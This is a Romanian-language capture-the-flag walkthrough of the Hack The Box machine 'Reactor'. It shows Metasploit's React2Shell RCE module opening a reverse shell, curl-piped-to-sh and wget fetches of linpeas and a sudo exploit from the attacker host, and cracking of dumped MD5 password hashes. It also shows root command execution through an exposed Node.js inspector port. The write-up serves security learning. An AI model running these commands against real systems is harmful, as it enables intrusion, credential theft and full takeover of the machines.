


Incepem cu un nmap peste masina.

```
rgmy@debian1:~/HTB_Machines/Easy/Reactor$ nmap 10.129.28.111
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-21 01:13 EEST
Nmap scan report for 10.129.28.111
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp

Nmap done: 1 IP address (1 host up) scanned in 16.46 seconds
rgmy@debian1:~/HTB_Machines/Easy/Reactor$ |
```

Avem ssh si ceva pe portul 3000. Sa vedem ce e. Am dat un curl si pare sa fie o pagina web dupa return, deci hai sa o accesam din browser.



Ma pun sa vad ce gasesc pe aici. Pare sa fie un site static, deci am sa incerc sa vad daca dau de ceva prin fuzzing.


```
msf > search nextjs

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank   Check  Description
-  -
0  exploit/multi/http/react2shell_unauth_rce_cve_2025_55182 2025-12-03     excellent Yes     Unauthenticated RCE in React Server Components (React2Shell)
1  \_ target: Next.js - Unix Command                      .              .      .      .
2  \_ target: Next.js - Windows Command                   .              .      .      .
3  \_ target: Waku - Unix Command                          .              .      .      .
4  \_ target: Waku - Windows Command                      .              .      .      .

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/react2shell_unauth_rce_cve_2025_55182
After interacting with a module you can manually set a TARGET with set TARGET 'Waku - Windows Command'
```

Avem ceva, hai sa o incercam.

```
View the full module info with the info, or info -d command.

msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set rhosts 10.129.28.111
rhosts => 10.129.28.111
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set rport 3000
rport => 3000
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > set lhost 10.10.16.56
lhost => 10.10.16.56
msf exploit(multi/http/react2shell_unauth_rce_cve_2025_55182) > exploit
[*] Started reverse TCP handler on 10.10.16.56:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Command shell session 1 opened (10.10.16.56:4444 -> 10.129.28.111:40510) at 2026-06-21 01:47:47 +0300
whoami
node
```

Vedem ca a functionat.

Acum, sa ne upgradam putin shellul.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
node@reactor:~$ |
```

Asa arata mai bine. Acum, de la mine pe masina imi hostez un server http unde am salvat linpeas.sh sa vad niste privilege escalation.

```
node@reactor:~$ ls
ls
node@reactor:~$ curl http://10.10.16.56:8080/linpeas.sh | sh
curl http://10.10.16.56:8080/linpeas.sh | sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         %         Kbytes/sec   Total      Spent      Left     Speed
0   0    0    0    0    0     0      0  0 --:--:-- --:--:-- --:--:--    0



Do you like PEASS?
-----
Linux PE & Hardening      : https://hacktricks-training.com/courses/the/
Learn Cloud Hacking       : https://training.hacktricks.xyz
Follow on Twitter         : @hacktricks_live
Respect on HTB            : SirBoco01
-----
Thank you!
-----
LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will
not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's perm
ission.

Linux Privsec Checklist: https://book.hacktricks.wiki/en/Linux-hardening/linux-privilege-escalation-checklist.html
Next Linux PE & Hardening course: https://hacktricks-training.com/courses/the/

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
Lightcyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...
Basic information
```

Dupa analiza, a fost interesant faptul ca versiunea de sudo aparea vulnerabila, deci am cautat-o pe net.

Sudo version 1.9.15p5

Si am gasit urmatoarea vulnerabilitate:

<https://github.com/zinzloun/CVE-2025-32463>

Hai sa o incercam.

node@reactor:~\$ git clone https://github.com/zinzloun/CVE-2025-32463.git

git clone https://github.com/zinzloun/CVE-2025-32463.git

Cloning into 'CVE-2025-32463'...

fatal: unable to access 'https://github.com/zinzloun/CVE-2025-32463.git': Could not resolve host: github.com

Mda... Am sa o hostez de la mine pe masina si asa o iau.

```

wget http://10.10.16.56:8080/poc.sh
--2026-06-20 23:09:13-- http://10.10.16.56:8080/poc.sh
Connecting to 10.10.16.56:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 517 [text/x-sh]
Saving to: 'poc.sh'

poc.sh          100%[=====>]      517  --.-KB/s   in 0s

2026-06-20 23:09:14 (31.7 MB/s) - 'poc.sh' saved [517/517]

node@reactor:~$ wget http://10.10.16.56:8080/woot1337.so.2
wget http://10.10.16.56:8080/woot1337.so.2
--2026-06-20 23:09:36-- http://10.10.16.56:8080/woot1337.so.2
Connecting to 10.10.16.56:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15536 (15K) [application/octet-stream]
Saving to: 'woot1337.so.2'

woot1337.so.2    100%[=====>]  15.17K  92.0KB/s   in 0.2s

2026-06-20 23:09:36 (92.0 KB/s) - 'woot1337.so.2' saved [15536/15536]

node@reactor:~$ ls
ls
poc.sh  woot1337.so.2
node@reactor:~$ chmod +x poc.sh
chmod +x poc.sh
node@reactor:~$ ls
ls
poc.sh  woot1337.so.2
node@reactor:~$ |

```

Imi cere parola, nu merge.

Hai sa merg mai in spate sa vad daca am ratat ceva.

```

node@reactor:/opt/reactor-app$ ls
ls
app  next.config.js  node_modules  package.json  package-lock.json  reactor.db

```

Avem un reactor.db adica sqlite.

```

node@reactor:/opt/reactor-app$ cat reactor.db
cat reactor.db
PC##M#tab#sensor_log#sensor_logsCREATE TABLE sensor_logs (
  id INTEGER PRIMARY KEY,
  timestamp DATETIME DEFAULT CURRENT_TIMESTAMP,
  sensor_id TEXT,
  reading REAL,
  status TEXT
)-9#table#usersCREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT NOT NULL,
  password_hash TEXT NOT NULL,
  role TEXT NOT NULL,
  email TEXT
)
ii.JMSengineer39d97110eafe2a9a68639812cd271e8eoperator@reactor.htb1M'/admina203b22191d744e4e70ada5c101b17b8administratoradmin@react_43X025-12-28 14:32:01COOLANT_FLOW02ffffffCAUTION33#025-12-28 14:32:01PRESSURE_010
id#reactor#opt/reactor-app#sqlite3--users

```

Sa fie mai usor ce citit, folosim sqlite3 din terminal si ne uitam la date:


```
sqlite> select * from users;
select * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
sqlite> |
```

Salvam hashurile alea si le calculam cu un hashcat.

La admin nu am reusit, dar la engineer e un hash md5. Parola aia este **reactor1**.

```
node@reactor:/opt/reactor-app$ su - engineer
su - engineer
Password: reactor1

engineer@reactor:~$ |
```

Acum putem cauta flagul la user.

```
engineer@reactor:~$ ls
ls
user.txt
engineer@reactor:~$ cat user.txt
cat user.txt
7214cdb94e1b286a8239284cc05c3862
engineer@reactor:~$ |
```

Si acum inapoi la escaladarea la root. Eu nu puteam rula codul din /home/node pentru ca nu stiam parola la node, dar la engineer o stiu. Hai sa mai incerc odata.

```
engineer@reactor:~$ ./poc.sh
./poc.sh
woot!
[sudo] password for engineer: reactor1

sudo: you are not permitted to use the -R option with woot
```

Ghinion. Inapoi la linneas cu mine.

Ca sa imi fie viata mai usoara, pot pleca de pe consola de la metasploit si sa ma conectez ca engineer de pe masina mea cu ssh.

```
Active Ports (T1049)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
Active Ports (netstat) (T1049)
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN     -
tcp        0      0 0.0.0.0:54:53       0.0.0.0:*          LISTEN     -
tcp        0      0 0.0.0.0:1:9229      0.0.0.0:*          LISTEN     -
tcp        0      0 0.0.0.0:53:53       0.0.0.0:*          LISTEN     -
tcp6       0      0 :::22              :::*               LISTEN     -
tcp6       0      0 :::3000            :::*               LISTEN     -
```

Interesant port. 9229. Hai sa il cautam.

9229 port

All

Images

Videos

News

Maps

Search Assist

Duck.ai

Protected

Romania

Safe search: moderate

Any time

Search Assist

Port 9229 is the default port used by Node.js for its debugging inspector. It allows debugging clients to connect and inspect Node.js applications.

Medium

nodejs.org

More

Auto-generated based on listed sources. May contain inaccuracies.

Was this helpful?

Stack Overflow

https://stackoverflow.com › questions › 56783113 › what-is-the-significance-if-any-of-port-9229-a... ***

javascript - What is the significance, if any of port 9229, and can i...

Port 9229 is the default NodeJS debugging port. It allows you to attach a debugging tool like Chrome's Inspector or WebStorm's Remote Debug to a Node process that is running with a special flag (node --inspect server.js in Node v8+ I think, no idea what it was before that).

portlookup.com

https://portlookup.com › port-9229

Port 9229 - NodeJS debugging default Port — Port Lookup

Port 9229 is the default TCP port for Node.js debugging. If you are running a Node app in debug mode, trying to attach Chrome DevTools, or checking why a local developer tool cannot connect, this is the port you are usually looking for.

Portul default de debugging la javascript.

```
root 1428 0.0 1.2 1066724 47552 ? Ssl 22:13 0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
root 1428 0.0 0.0 6194 1984 tty1 Ss+ 22:13 0:00 /sbin/agetty -o -p -- u --noclear - linux
root 1687 0.0 1.0 479364 42900 ? Ssl 22:56 0:00 /usr/libexec/fwupd/fwupd
root 1694 0.0 0.2 314000 9808 ? Ssl 22:56 0:00 /usr/libexec/upowerd
node 35075 0.0 0.0 7340 1932 pts/0 S 22:59 0:00 bash -c ((( echo cfc? 0100 0001 0000 0000 0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001 0001 | xxd -p -r >&3; dd bs=9000
```

Si ruleaza ca si root.

node inspect 127.0.0.1:9229

Ne
da

```
engineer@reactor:~$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> █
```

direct in consola. Hai sa vedem cine suntem.

```
Uncaught Error: EACCES: permission denied, scandir '/root'
    at Object.readdirSync (node:fs:1521:26)
    at REPL1:1:15
    at Script.runInContext (node:vm:149:12)
    at Object.runInContext (node:vm:301:6)
    at REPLServer.controlEval (node:internal/debugger/inspect_repl:626:25)
    at bound (node:domain:433:15)
    at REPLServer.runBound [as eval] (node:domain:444:12)
    at REPLServer.onLine (node:repl:924:10)
    at REPLServer.emit (node:events:524:28)
    at REPLServer.emit (node:domain:489:12) {
  errno: -13,
  code: 'EACCES',
  syscall: 'scandir',
  path: '/root'
}
```

La prima vedere pare ca tot nu avem drepuri, dar trebuie sa fim mai creativi.

Facem un child process si el ruleaza comanda.

```
debug> exec("process.mainModule.require('child_process').execSync('id').toString()")
'uid=0(root) gid=0(root) groups=0(root)\n'
```

Acum putem sa luam flagul de la root si am terminat.

```
debug> exec("process.mainModule.require('child_process').execSync('ls /root').toString()")
'root.txt\n'
debug> exec("process.mainModule.require('child_process').execSync('cat /root/root.txt').toString()")
'd55d087922842510200b2f6c4f415f0c\n'
debug> █
```